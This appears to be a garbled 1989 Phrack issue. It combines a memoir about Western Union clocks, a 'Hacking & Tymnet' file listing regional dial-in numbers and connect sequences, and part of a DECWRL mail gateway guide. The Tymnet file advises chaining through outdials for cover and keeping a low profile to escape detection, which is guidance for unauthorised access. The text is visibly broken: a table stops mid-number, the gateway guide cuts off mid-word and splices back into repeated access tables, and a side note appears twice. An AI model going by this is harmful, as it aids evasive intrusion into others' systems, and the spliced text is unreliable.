> "...Sometimes I would come to work on Monday morning, and find out in the office that the clock line had gone open Friday evening. So nobody all weekend got a signal. Usually I would go down a manhole and find it open someplace where one of the Bell guys messed it up, or took it off and never put it back on. To find out where it was

> open, someone in the office would 'ring out' the line; I'd go around downtown following the loop as we had it laid out, and keep listening on my headset for it. When I found the break or the open, I would tie it down again and the office would release the line; but then I had to go to all the clocks *before* that point and restart them, since the constant current from the office during the search had usually caused them to stop."

But he said, time and again, the clocks were usually so well mounted and hung that "...it was rare we would find one so far out of synch that we had to adjust it manually. Usually the first signal to make it through once I repaired the circuit would yank everyone in town to make up for whatever they lost or gained over the weekend..."

In 1965, Western Union decided to discontinue the Time Service. In a nostalgic letter to subscribers, they announced their decision to suspend operations at the end of the current month, but said "for old time's sake" anyone who had a clock was welcome to keep it and continue using it; there just would not be any setting signals from the master clocks any longer.

Within a day or two of the official announcement, every Western Union clock in the Chicago area headquarters building was gone. The executives snatched them off the wall, and took them home for the day when they would have historical value. All the clocks in the telegraph offices disappeared about the same time, to be replaced with standard office-style electric wall clocks.

Volume Three, Issue 30, File #3 of 12

```
[-][-] [-][-] [-][-] [-][-] [-][-] [-][-] [-][-]
[-]                                           [-]
[-]             Hacking & Tymnet              [-]
[-]                                           [-]
[-]                    by                     [-]
[-]                                           [-]
[-]                Synthecide                 [-]
[-]                                           [-]
[-][-] [-][-] [-][-] [-][-] [-][-] [-][-] [-][-]
```

There are literally hundreds of systems connected to some of these larger networks, like Tymnet and Telenet. Navigation around these networks is very simple, and usually well explained in their on-line documentation. Furthermore, some systems will actually tell you what is connected and how to get to it. In the case of Tymnet, after dialing in, at the log in prompt, type "information" for the on-line documentation.

Accessing systems through networks is as simple as providing an address for it to connect to. The best way to learn about the addresses and how to do things on a network is to read "A Novice's Guide to Hacking (1989 Edition)" which was in Issue 22, File 4 of 12, Volume Two (December 23, 1988). Some points are re-iterated here.

Once on a network, you provide the NUA (network user address) of the system you wish to connect to. NUAs are strings of 15 digits, broken up in to 3 fields, the NETWORK ADDRESS, the AREA PREFIX, and the DNIC. Each field has 5 digits, and are left padded with 0's where necessary.

The DNIC determines which network to take the address from. Tymnet, for example, is 03106. 03110 is Telenet.

The AREA PREFIX and NETWORK ADDRESS determine the connection point. By providing the address of the system that you wish to connect to, you will be accessing it through the net... as if you were calling it directly. Obviously, then, this provides one more level of security for access.

By connecting to an outdial, you can increase again the level of security you enjoy, by using the outdial in that area to connect to the remote system.

Addendum -- Accessing Tymnet Over Local Packet Networks

This is just another way to get that extra step and/or bypass other routes. This table is copied from Tymnet's on-line information. As said earlier, it's a great resource, this on-line information!

BELL ATLANTIC

NODE	CITY	STATE	SPEED	ACCESS NUMBER	NTWK
03526	DOVER	DELAWARE	300/2400	302/734-9465	@PDN
03526	GEORGETOWN	DELAWARE	300/2400	302/856-7055	@PDN
03526	NEWARK	DELAWARE	300/2400	302/366-0800	@PDN
03526	WILMINGTON	DELAWARE	300/1200	302/428-0030	@PDN
03526	WILMINGTON	DELAWARE	2400	302/655-1144	@PDN
06254	WASHINGTON	DIST. OF COL.	300/1200	202/479-7214	@PDN
06254	WASHINGTON (MIDTOWN)	DIST. OF COL.	2400	202/785-1688	@PDN
06254	WASHINGTON (DOWNTOWN)	DIST. OF COL.	300/1200	202/393-6003	@PDN
06254	WASHINGTON (MIDTOWN)	DIST. OF COL.	300/1200	202/293-4641	@PDN
06254	WASHINGTON	DIST. OF COL.	300/1200	202/546-5549	@PDN
06254	WASHINGTON	DIST. OF COL.	300/1200	202/328-0619	@PDN
06254	BETHESDA	MARYLAND	300/1200	301/986-9942	@PDN
06254	COLESVILLE	MARYLAND	300/2400	301/989-9324	@PDN
06254	HYATTSVILLE	MARYLAND	300/1200	301/779-9935	@PDN
06254	LAUREL	MARYLAND	300/2400	301/490-9971	@PDN
06254	ROCKVILLE	MARYLAND	300/1200	301/340-9903	@PDN
06254	SILVER SPRING	MARYLAND	300/1200	301/495-9911	@PDN
07771	BERNARDSVILLE	NEW JERSEY	300/2400	201/766-7138	@PDN
07771	CLINTON	NEW JERSEY	300-1200	201/730-8693	@PDN
07771	DOVER	NEW JERSEY	300/2400	201/361-9211	@PDN
07771	EATONTOWN/RED BANK	NEW JERSEY	300/2400	201/758-8000	@PDN
07771	ELIZABETH	NEW JERSEY	300/2400	201/289-5100	@PDN
07771	ENGLEWOOD	NEW JERSEY	300/2400	201/871-3000	@PDN
07771	FREEHOLD	NEW JERSEY	300/2400	201/780-8890	@PDN
07771	HACKENSACK	NEW JERSEY	300/2400	201/343-9200	@PDN
07771	JERSEY CITY	NEW JERSEY	300/2400	201/659-3800	@PDN
07771	LIVINGSTON	NEW JERSEY	300/2400	201/533-0561	@PDN
07771	LONG BRANCH/RED BANK	NEW JERSEY	300/2400	201/758-8000	@PDN
07771	MADISON	NEW JERSEY	300/2400	201/593-0004	@PDN
07771	METUCHEN	NEW JERSEY	300/2400	201/906-9500	@PDN
07771	MIDDLETOWN	NEW JERSEY	300/2400	201/957-9000	@PDN
07771	MORRISTOWN	NEW JERSEY	300/2400	201/455-0437	@PDN
07771	NEWARK	NEW JERSEY	300/2400	201/623-0083	@PDN

07771	NEW BRUNSWICK	NEW JERSEY	300/2400	201/247-2700	@PDN
07771	NEW FOUNDLAND	NEW JERSEY	300/2400	201/697-9380	@PDN
07771	PASSAIC	NEW JERSEY	300/2400	201/473-6200	@PDN
07771	PATERSON	NEW JERSEY	300/2400	201/345-7700	@PDN
07771	PHILLIPSBURG	NEW JERSEY	300/2400	201/454-9270	@PDN
07771	POMPTON LAKES	NEW JERSEY	300/2400	201/835-8400	@PDN
07771	RED BANK	NEW JERSEY	300/2400	201/758-8000	@PDN
07771	RIDGEWOOD	NEW JERSEY	300/2400	201/445-4800	@PDN
07771	SOMERVILLE	NEW JERSEY	300/2400	201/218-1200	@PDN
07771	SOUTH RIVER	NEW JERSEY	300/2400	201/390-9100	@PDN
07771	SPRING LAKE	NEW JERSEY	300/2400	201/974-0850	@PDN
07771	TOMS RIVER	NEW JERSEY	300/2400	201/286-3800	@PDN
07771	WASHINGTON	NEW JERSEY	300/2400	201/689-6894	@PDN
07771	WAYNE/PATERSON	NEW JERSEY	300/2400	201/345-7700	@PDN

03526	ALLENTOWN	PENNSYLVANIA	300/1200	215/435-0266	@PDN
11301	ALTOONA	PENNSYLVANIA	300/1200	814/946-8639	@PDN
11301	ALTOONA	PENNSYLVANIA	2400	814/949-0505	@PDN
03526	AMBLER	PENNSYLVANIA	300/1200	215/283-2170	@PDN
10672	AMBRIDGE	PENNSYLVANIA	300/1200	412/266-9610	@PDN
10672	CARNEGIE	PENNSYLVANIA	300/1200	412/276-1882	@PDN
10672	CHARLEROI	PENNSYLVANIA	300/1200	412/483-9100	@PDN
03526	CHESTER HEIGHTS	PENNSYLVANIA	300/1200	215/358-0820	@PDN
03526	COATESVILLE	PENNSYLVANIA	300/1200	215/383-7212	@PDN
10672	CONNELLSVILLE	PENNSYLVANIA	300/1200	412/628-7560	@PDN
03526	DOWNINGTON/COATES.	PENNSYLVANIA	300/1200	215/383-7212	@PDN
03562	DOYLESTOWN	PENNSYLVANIA	300/1200	215/340-0052	@PDN
03562	GERMANTOWN	PENNSYLVANIA	300/1200	215-843-4075	@PDN
10672	GLENSHAW	PENNSYLVANIA	300/1200	412/487-6868	@PDN
10672	GREENSBURG	PENNSYLVANIA	300/1200	412/836-7840	@PDN
11301	HARRISBURG	PENNSYLVANIA	300/1200	717/236-3274	@PDN
11301	HARRISBURG	PENNSYLVANIA	2400	717/238-0450	@PDN
10672	INDIANA	PENNSYLVANIA	300/1200	412/465-7210	@PDN
03526	KING OF PRUSSIA	PENNSYLVANIA	300/1200	215/270-2970	@PDN
03526	KIRKLYN	PENNSYLVANIA	300/1200	215/789-5650	@PDN
03526	LANSDOWNE	PENNSYLVANIA	300/1200	215/626-9001	@PDN
10672	LATROBE	PENNSYLVANIA	300/1200	412/537-0340	@PDN
11301	LEMOYNE/HARRISBURG	PENNSYLVANIA	300/1200	717/236-3274	@PDN
10672	MCKEESPORT	PENNSYLVANIA	300/1200	412/673-6200	@PDN
10672	NEW CASTLE	PENNSYLVANIA	300/1200	412/658-5982	@PDN
10672	NEW KENSINGTON	PENNSYLVANIA	300/1200	412/337-0510	@PDN
03526	NORRISTOWN	PENNSYLVANIA	300/1200	215/270-2970	@PDN
03526	PAOLI	PENNSYLVANIA	300/1200	215/648-0010	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/923-7792	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/557-0659	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/545-7886	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/677-0321	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	2400	215/625-0770	@PDN
10672	PITTSBURGH	PENNSYLVANIA	300/1200	412/281-8950	@PDN
10672	PITTSBURGH	PENNSYLVANIA	300/1200	412-687-4131	@PDN
10672	PITTSBURGH	PENNSYLVANIA	2400	412/261-9732	@PDN
10672	POTTSTOWN	PENNSYLVANIA	300/1200	215/327-8032	@PDN
03526	QUAKERTOWN	PENNSYLVANIA	300/1200	215/538-7032	@PDN
03526	READING	PENNSYLVANIA	300/1200	215/375-7570	@PDN
10672	ROCHESTER	PENNSYLVANIA	300/1200	412/728-9770	@PDN
03526	SCRANTON	PENNSYLVANIA	300/1200	717/348-1123	@PDN
03526	SCRANTON	PENNSYLVANIA	2400	717/341-1860	@PDN
10672	SHARON	PENNSYLVANIA	300/1200	412/342-1681	@PDN
03526	TULLYTOWN	PENNSYLVANIA	300/1200	215/547-3300	@PDN

10672	UNIONTOWN	PENNSYLVANIA	300/1200	412/437-5640	@PDN
03562	VALLEY FORGE	PENNSYLVANIA	300/1200	215/270-2970	@PDN
10672	WASHINGTON	PENNSYLVANIA	300/1200	412/223-9090	@PDN
03526	WAYNE	PENNSYLVANIA	300/1200	215/341-9605	@PDN
10672	WILKINSBURG	PENNSYLVANIA	300/1200	412/241-1006	@PDN

06254	ALEXANDRIA	VIRGINIA	300/1200	703/683-6710	@PDN
06254	ARLINGTON	VIRGINIA	300/1200	703/524-8961	@PDN
06254	FAIRFAX	VIRGINIA	300/1200	703/385-1343	@PDN
06254	MCLEAN	VIRGINIA	300/1200	703/848-2941	@PDN

@PDN BELL ATLANTIC - NETWORK NAME IS PUBLIC DATA NETWORK (PDN)

(CONNECT MESSAGE)
. _. _. _< _C _R _> _ (SYNCHRONIZES DATA SPEEDS)

WELCOME TO THE BPA/DST PDN

*. _T _ _< _C _R _> _ (TYMNET ADDRESS)

131069 (ADDRESS CONFIRMATION - TYMNET DNIC)
COM (CONFIRMATION OF CALL SET-UP)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

BELL SOUTH

NODE	CITY	STATE	DENSITY	ACCESS NUMBER	MODEM
10207	ATLANTA	GEORGIA	300/1200	404/261-4633	@PLSK
10207	ATHENS	GEORGIA	300/1200	404/354-0614	@PLSK
10207	COLUMBUS	GEORGIA	300/1200	404/324-5771	@PLSK
10207	ROME	GEORGIA	300/1200	404/234/7542	@PLSK

@PLSK BELLSOUTH - NETWORK NAME IS PULSELINK

(CONNECT MESSAGE)

. _. _. _ _< _C _R _> _ (SYNCHRONIZES DATA SPEEDS)
(DOES NOT ECHO TO THE TERMINAL)
CONNECTED
PULSELINK

1 _3 _1 _0 _6 _ (TYMNET ADDRESS)
(DOES NOT ECHO TO THE TERMINAL)

PULSELINK: CALL CONNECTED TO 1 3106

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

PACIFIC BELL

NODE	CITY	STATE	DENSITY	ACCESS NUMBER	NTWK
03306	BERKELEY	CALIFORNIA	300/1200	415-548-2121	@PPS
06272	EL SEGUNDO	CALIFORNIA	300/1200	213-640-8548	@PPS
06272	FULLERTON	CALIFORNIA	300/1200	714-441-2777	@PPS
06272	INGLEWOOD	CALIFORNIA	300/1200	213-216-7667	@PPS
06272	LOS ANGELES(DOWNTOWN)	CALIFORNIA	300/1200	213-687-3727	@PPS
06272	LOS ANGELES	CALIFORNIA	300/1200	213-480-1677	@PPS
03306	MOUNTAIN VIEW	CALIFORNIA	300/1200	415-960-3363	@PPS
03306	OAKLAND	CALIFORNIA	300/1200	415-893-9889	@PPS
03306	PALO ALTO	CALIFORNIA	300/1200	415-325-4666	@PPS
06272	PASADENA	CALIFORNIA	300/1200	818-356-0780	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-543-8275	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-626-5380	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-362-2280	@PPS
03306	SAN JOSE	CALIFORNIA	300/1200	408-920-0888	@PPS
06272	SANTA ANNA	CALIFORNIA	300/1200	714-972-9844	@PPS
06272	VAN NUYS	CALIFORNIA	300/1200	818-780-1066	@PPS

@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

. _. _. _< _C _R _ (SYNCHRONIZES DATA SPEEDS)>
(DOES NOT ECHO TO THE TERMINAL)

ONLINE 1200
WELCOME TO PPS: 415-XXX-XXXX
1 _3 _1 _0 _6 _9 _ (TYMNET ADDRESS)
(DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

SOUTHWESTERN BELL

NODE	CITY	STATE	DENSITY	ACCESS NUMBERS	NWRK
05443	KANSAS CITY	KANSAS	300/1200	316/225-9951	@MRLK
05443	HAYS	KANSAS	300/1200	913/625-8100	@MRLK
05443	HUTCHINSON	KANSAS	300/1200	316/669-1052	@MRLK
05443	LAWRENCE	KANSAS	300/1200	913/841-5580	@MRLK
05443	MANHATTAN	KANSAS	300/1200	913/539-9291	@MRLK
05443	PARSONS	KANSAS	300/1200	316/421-0620	@MRLK
05443	SALINA	KANSAS	300/1200	913/825-4547	@MRLK
05443	TOPEKA	KANSAS	300/1200	913/235-1909	@MRLK
05443	WICHITA	KANSAS	300/1200	316/269-1996	@MRLK
04766	BRIDGETON/ST. LOUIS	MISSOURI	300/1200	314/622-0900	@MRLK
04766	ST. LOUIS	MISSOURI	300/1200	314/622-0900	@MRLK
06510	ADA	OKLAHOMA	300/1200	405/4	

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

Volume Three, Issue 30, File #5 of 12

```
()()()()()()()()()()()()()()()()()()()()
()                                      ()
()       The DECWRL Mail Gateway        ()
()                                      ()
()          by Dedicated Link           ()
()                                      ()
()         September 20, 1989           ()
()                                      ()
()()()()()()()()()()()()()()()()()()()()
```

INTRODUCTION

DECWRL is a mail gateway computer operated by Digital's Western Research Laboratory in Palo Alto, California. Its purpose is to support the interchange of electronic mail between Digital and the "outside world."

DECWRL is connected to Digital's Easynet, and also to a number of different outside electronic mail networks. Digital users can send outside mail by sending to DECWRL::"outside-address", and digital users can also receive mail by having your correspondents route it through DECWRL. The details of incoming mail are more complex, and are discussed below.

It is vitally important that Digital employees be good citizens of the networks to which we are connected. They depend on the integrity of our user community to ensure that tighter controls over the use of the gateway are not required. The most important rule is "no chain letters," but there are other rules depending on whether the connected network that you are using is commercial or non-commercial.

The current traffic volume (September 1989) is about 10,000 mail messages per day and about 3,000 USENET messages per day. Gatewayed mail traffic has doubled every year since 1983. DECWRL is currently a Vax 8530 computer with 48 megabytes of main memory, 2500 megabytes of disk space, 8 9600-baud (Telebit) modem ports, and various network connections. They will shortly be upgrading to a Vax 8650 system. They run Ultrix 3.0 as the base operating system.

ADMINISTRATION

The gateway has engineering staff, but no administrative or clerical staff. They work hard to keep it running, but they do not have the resources to answer telephone queries or provide tutorials in its use.

They post periodic status reports to the USENET newsgroup dec.general. Various helpful people usually copy these reports to the VAXNOTES "gateways" conference within a day or two.

HOW TO SEND MAIL

DECWRL is connected to quite a number of different mail networks. If you were logged on directly to it, you could type addresses directly, e.g.

    To: strange!foreign!address.

But since you are not logged on directly to the gateway, you must send mail so that when it arrives at the gateway, it will be sent as if that address had been typed locally.

* Sending from VMS

If you are a VMS user, you should use NMAIL, because VMS mail does not know how to requeue and retry mail when the network is congested or disconnected. From VMS, address your mail like this:

    To: nm%DECWRL::"strange!foreign!address"

The quote characters (") are important, to make sure that VMS doesn't try to interpret strange!foreign!address itself. If you are typing such an address inside a mail program, it will work as advertised. If you are using DCL and typing directly to the command line, you should beware that DCL likes to remove quotes, so you will have to enclose the entire address in quotes, and then put two quotes in every place that one quote should appear in the address:

    $ mail test.msg "nm%DECWRL::""foreign!addr""" /subj="hello"

Note the three quotes in a row after foreign!addr. The first two of them are doubled to produce a single quote in the address, and the third ends the address itself (balancing the quote in front of the nm%).

Here are some typical outgoing mail addresses as used from a VMS system:

    To: nm%DECWRL::"lll-winkin!netsys!phrack"
    To: nm%DECWRL::"postmaster@msp.pnet.sc.edu"
    To: nm%DECWRL::"netsys!phrack@uunet.uu.net"
    To: nm%DECWRL::"phrackserv@CUNYVM.bitnet"
    To: nm%DECWRL::"Chris.Jones@f654.n987.z1.fidonet.org"

* Sending from Ultrix

If your Ultrix system has been configured for it, then you can, from your Ultrix system, just send directly to the foreign address, and the mail software will take care of all of the gateway routing for you. Most Ultrix systems in Corporate Research and in the Palo Alto cluster are configured this way.

To find out whether your Ultrix system has been so configured, just try it and see what happens. If it doesn't work, you will receive notification almost instantly.

    NOTE: The Ultrix mail system is extremely flexible; it is almost completely configurable by the customer. While this is valuable to customers, it makes it very difficult to write global instructions for the use of Ultrix mailers, because it is possible that the local changes have produced something quite unlike the vendor-delivered mailer. One of the popular changes is to tinker with the meaning of quote characters (") in Ultrix addresses. Some systems consider that these two addresses are the same:

site1!site2!user@host.dec.com

and

"site1!site2!user"@host.dec.com

while others are configured so that one form will work and the other will not. All of these examples use the quotes. If you have trouble getting the examples to work, please try them again without the quotes. Perhaps your Ultrix system is interpreting the quotes differently.

If your Ultrix system has an IP link to Palo Alto (type "/etc/ping decwrl.dec.com" to find out if it does), then you can route your mail to the gateway via IP. This has the advantage that your Ultrix mail headers will reach the gateway directly, instead of being translated into DECNET mail headers and then back into Ultrix at the other end. Do this as follows:

To: "alien!address"@decwrl.dec.com

The quotes are necessary only if the alien address contains a ! character, but they don't hurt if you use them unnecessarily. If the alien address contains an "@" character, you will need to change it into a "%" character. For example, to send via IP to joe@widget.org, you should address the mail

To: "joe%widget.org"@decwrl.dec.com

If your Ultrix system has only a DECNET link to Palo Alto, then you should address mail in much the same way that VMS users do, save that you should not put the nm% in front of the address:

To: DECWRL::"strange!foreign!address"

Here are some typical outgoing mail addresses as used from an Ultrix system that has IP access. Ultrix systems without IP access should use the same syntax as VMS users, except that the nm% at the front of the address should not be used.

To: "lll-winken!netsys!phrack"@decwrl.dec.com
To: "postmaster%msp.pnet.sc.edu"@decwrl.dec.com
To: "phrackserv%CUNYVM.bitnet"@decwrl.dec.com
To: "netsys!phrack%uunet.uu.net"@decwrl.dec.com
To: "Chris.Jones@f654.n987.z1.fidonet.org"@decwrl.dec.com

DETAILS OF USING OTHER NETWORKS

All of the world's computer networks are connected together, more or less, so it is hard to draw exact boundaries between them. Precisely where the Internet ends and UUCP begins is a matter of interpretation.

For purposes of sending mail, though, it is convenient to divide the network universe into these categories:

Easynet — Digital's internal DECNET network. Characterized by addresses of the form NODE::USER. Easynet can be used for commercial purposes.

Internet — A collection of networks including the old ARPAnet, the NSFnet, the CSnet, and others. Most international research,

development, and educational organizations are connected in some fashion to the Internet. Characterized by addresses of the form user@site.subdomain.domain. The Internet itself cannot be used for commercial purposes.

UUCP — A very primitive network with no management, built with auto-dialers phoning one computer from another. Characterized by addresses of the form place1!place2!user. The UUCP network can be used for commercial purposes provided that none of the sites through which the message is routed objects to that.

USENET — Not a network at all, but a layer of software built on top of UUCP and Internet.

BITNET — An IBM-based network linking primarily educational sites. Digital users can send to BITNET as if it were part of Internet, but BITNET users need special instructions for reversing the process. BITNET cannot be used for commercial purposes.

Fidonet — A network of personal computers. I am unsure of the status of using Fidonet for commercial purposes, nor am I sure of its efficacy.

DOMAINS AND DOMAIN ADDRESSING

There is a particular network called "the Internet;" it is somewhat related to what used to be "the ARPAnet." The Internet style of addressing is flexible enough that people use it for addressing other networks as well, with the result that it is quite difficult to look at an address and tell just what network it is likely to traverse. But the phrase "Internet address" does not mean "mail address of some computer on the Internet" but rather "mail address in the style used by the Internet." Terminology is even further confused because the word "address" means one thing to people who build networks and something entirely different to people who use them. In this file an "address" is something like "mike@decwrl.dec.com" and not "192.1.24.177" (which is what network engineers would call an "internet address").

The Internet naming scheme uses hierarchical domains, which despite their title are just a bookkeeping trick. It doesn't really matter whether you say NODE::USER or USER@NODE, but what happens when you connect two companies' networks together and they both have a node ANCHOR?? You must, somehow, specify which ANCHOR you mean. You could say ANCHOR.DEC::USER or DEC.ANCHOR::USER or USER@ANCHOR.DEC or USER@DEC.ANCHOR. The Internet convention is to say USER@ANCHOR.DEC, with the owner (DEC) after the name (ANCHOR).

But there could be several different organizations named DEC. You could have Digital Equipment Corporation or Down East College or Disabled Education Committee. The technique that the Internet scheme uses to resolve conflicts like this is to have hierarchical domains. A normal domain isn't DEC or STANFORD, but DEC.COM (commercial) and STANFORD.EDU (educational). These domains can be further divided into ZK3.DEC.COM or CS.STANFORD.EDU. This doesn't resolve conflicts completely, though: both Central Michigan University and Carnegie-Mellon University could claim to be CMU.EDU. The rule is that the owner of the EDU domain gets to decide, just as the owner of the CMU.EDU gets to decide whether the Electrical Engineering department or the Elementary Education department gets subdomain EE.CMU.EDU.

The domain scheme, while not perfect, is completely extensible. If you have two addresses that can potentially conflict, you can suffix some domain to the end of them, thereby making, say, decwrl.UUCP be somehow different from DECWRL.ENET.

DECWRL's entire mail system is organized according to Internet domains, and in fact we handle all mail internally as if it were Internet mail. Incoming mail is converted into Internet mail, and then routed to the appropriate domain; if that domain requires some conversion, then the mail is converted to the requirements of the outbound domain as it passes through the gateway. For example, they put Easynet mail into the domain ENE STATE DEN SITY ACCESS NUMBER NTWK

03306	BERKELEY	CALIFORNIA	300/1200	415-548-2121	@PPS
06272	EL SEGUNDO	CALIFORNIA	300/1200	213-640-8548	@PPS
06272	FULLERTON	CALIFORNIA	300/1200	714-441-2777	@PPS
06272	INGLEWOOD	CALIFORNIA	300/1200	213-216-7667	@PPS
06272	LOS ANGELES(DOWNTOWN)	CALIFORNIA	300/1200	213-687-3727	@PPS
06272	LOS ANGELES	CALIFORNIA	300/1200	213-480-1677	@PPS
03306	MOUNTAIN VIEW	CALIFORNIA	300/1200	415-960-3363	@PPS
03306	OAKLAND	CALIFORNIA	300/1200	415-893-9889	@PPS
03306	PALO ALTO	CALIFORNIA	300/1200	415-325-4666	@PPS
06272	PASADENA	CALIFORNIA	300/1200	818-356-0780	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-543-8275	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-626-5380	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-362-2280	@PPS
03306	SAN JOSE	CALIFORNIA	300/1200	408-920-0888	@PPS
06272	SANTA ANNA	CALIFORNIA	300/1200	714-972-9844	@PPS
06272	VAN NUYS	CALIFORNIA	300/1200	818-780-1066	@PPS

@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

. _. _. _< _C _R _ (SYNCHRONIZES DATA SPEEDS)>
(DOES NOT ECHO TO THE TERMINAL)

ONLINE 1200
WELCOME TO PPS: 415-XXX-XXXX
1 _3 _1 _0 _6 _9 _ (TYMNET ADDRESS)
(DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

SOUTHWESTERN BELL

NODE	CITY	STATE	DENSITY	ACCESS NUMBERS	NWRK
05443	KANSAS CITY	KANSAS	300/1200	316/225-9951	@MRLK
05443	HAYS	KANSAS	300/1200	913/625-8100	@MRLK
05443	HUTCHINSON	KANSAS	300/1200	316/669-1052	@MRLK
05443	LAWRENCE	KANSAS	300/1200	913/841-5580	@MRLK
05443	MANHATTAN	KANSAS	300/1200	913/539-9291	@MRLK
05443	PARSONS	KANSAS	300/1200	316/421-0620	@MRLK
05443	SALINA	KANSAS	300/1200	913/825-4547	@MRLK
05443	TOPEKA	KANSAS	300/1200	913/235-1909	@MRLK
05443	WICHITA	KANSAS	300/1200	316/269-1996	@MRLK

04766	BRIDGETON/ST. LOUIS	MISSOURI	300/1200	314/622-0900	@MRLK
04766	ST. LOUIS	MISSOURI	300/1200	314/622-0900	@MRLK
06510	ADA	OKLAHOMA	300/1200	405/436-0252	@MRLK
06510	ALTUS	OKLAHOMA	300/1200	405/477-0321	@MRLK
06510	ALVA	OKLAHOMA	300/1200	405/327-1441	@MRLK
06510	ARDMORE	OKLAHOMA	300/1200	405/223-8086	@MRLK
03167	BARTLESVILLE	OKLAHOMA	300/1200	918/336-6901	@MRLK
06510	CLINTON	OKLAHOMA	300/1200	405/323-8102	@MRLK
06510	DURANT	OKLAHOMA	300/1200	405/924-2680	@MRLK
06510	ENID	OKLAHOMA	300/1200	405/242-8221	@MRLK
06510	LAWTON	OKLAHOMA	300/1200	405/248-8772	@MRLK
03167	MCALESTER	OKLAHOMA	300/1200	918/426-0900	@MRLK
03167	MIAMI	OKLAHOMA	300/1200	918/540-1551	@MRLK
03167	MUSKOGEE	OKLAHOMA	300/1200	918/683-1114	@MRLK
06510	OKLAHOMA CITY	OKLAHOMA	300/1200	405/236-0660	@MRLK
06510	PONCA CITY	OKLAHOMA	300/1200	405/762-9926	@MRLK
03167	SALLISAW	OKLAHOMA	300/1200	918/775-7713	@MRLK
06510	SHAWNEE	OKLAHOMA	300/1200	405/273-0053	@MRLK
06510	STILLWATER	OKLAHOMA	300/1200	405/377-5500	@MRLK
03167	TULSA	OKLAHOMA	300/1200	918/583-6606	@MRLK
06510	WOODWARD	OKLAHOMA	300/1200	405/256-9947	@MRLK

@MRLK - SOUTHWESTERN BELL TELEPHONE- NETWORK NAME IS MICROLINK II(R)

(CONNECT MESSAGE)
(PLEASE TYPE YOUR TERMINAL IDENTIFIER)

A _ (YOUR TERMINAL IDENTIFIER)

WELCOME TO MICROLINK II
-XXXX:01-030-
PLEASE LOG IN:
.T < _C _R _> _ (USERNAME TO ACCESS TYMNET)

HOST: CALL CONNECTED

-GWY 0XXXX- TYMNET: PLEASE LOG IN:

SOUTHERN NEW ENGLAND

NODE	CITY	STATE	DENSITY	ACCESS NUMBERS	NWRK
02727	BRIDGEPORT	CONNECTICUT	300/2400	203/366-6972	@CONNNET
02727	BRISTOL	CONNECTICUT	300/2400	203/589-5100	@CONNNET
02727	CANAAN	CONNECTICUT	300/2400	203/824-5103	@CONNNET
02727	CLINTON	CONNECTICUT	300/2400	203/669-4243	@CONNNET
02727	DANBURY	CONNECTICUT	300/2400	203/743-2906	@CONNNET
02727	DANIELSON	CONNECTICUT	300/2400	203/779-1880	@CONNNET
02727	HARTFORD/MIDDLETOWN	CONNECTICUT	300/2400	203/724-6219	@CONNNET
02727	MERIDEN	CONNECTICUT	300/2400	203/237-3460	@CONNNET
02727	NEW HAVEN	CONNECTICUT	300/2400	203/776-1142	@CONNNET
02727	NEW LONDON	CONNECTICUT	300/2400	203/443-0884	@CONNNET
02727	NEW MILFORD	CONNECTICUT	300/2400	203/355-0764	@CONNNET

```
02727   NORWALK               CONNECTICUT     300/2400 203/866-5305   @CONNNET
02727   OLD GREDDWICH         CONNNETICUT     300/2400 203/637-8872   @CONNNET
02727   OLD SAYBROOK          CONNECTICUT     300/2400 203/388-0778   @CONNNET
02727   SEYMOUR               CONNECTICUT     300/2400 203/881-1455   @CONNNET
02727   STAMFORD              CONNECTICUT     300/2400 203/324-9701   @CONNNET
02727   STORRS                CONNECTICUT     300/2400 203/429-4243   @CONNNET
02727   TORRINGTON            CONNECTICUT     300/2400 203/482-9849   @CONNNET
02727   WATERBURY             CONNECTICUT     300/2400 203/597-0064   @CONNNET
02727   WILLIMANTIC           CONNECTICUT     300/2400 203/456-4552   @CONNNET
02727   WINDSOR               CONNECTICUT     300/2400 203/688-9330   @CONNNET
02727   WINDSOR LCKS/ENFIELD  CONNECTICUT     300/2400 203/623-9804   @CONNNET
```

```
    @CONNNET - SOUTHERN NEW ENGLAND TELEPHONE - NETWORK NAME IN CONNNET

     (CONNECT MESSAGE)

      H_ H_ <_ C_ R_>        (SYNCHRONIZES DATA SPEEDS)
                         (DOES NOT ECHO TO THE TERMINAL)
      CONNNET

     ._ T_ <_ C_ R_>_         (MUST BE CAPITAL LETTERS)

      26-SEP-88   18:33          (DATA)
      031069                     (ADDRESS CONFIRMATION)
      COM                        (CONFIRMATION OF CALL SET-UP)

      -GWY OXXXX-TYMNET: PLEASE LOG IN:
```

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

Username@f<node #>.n<net #>.z<zone #>.ifna.org

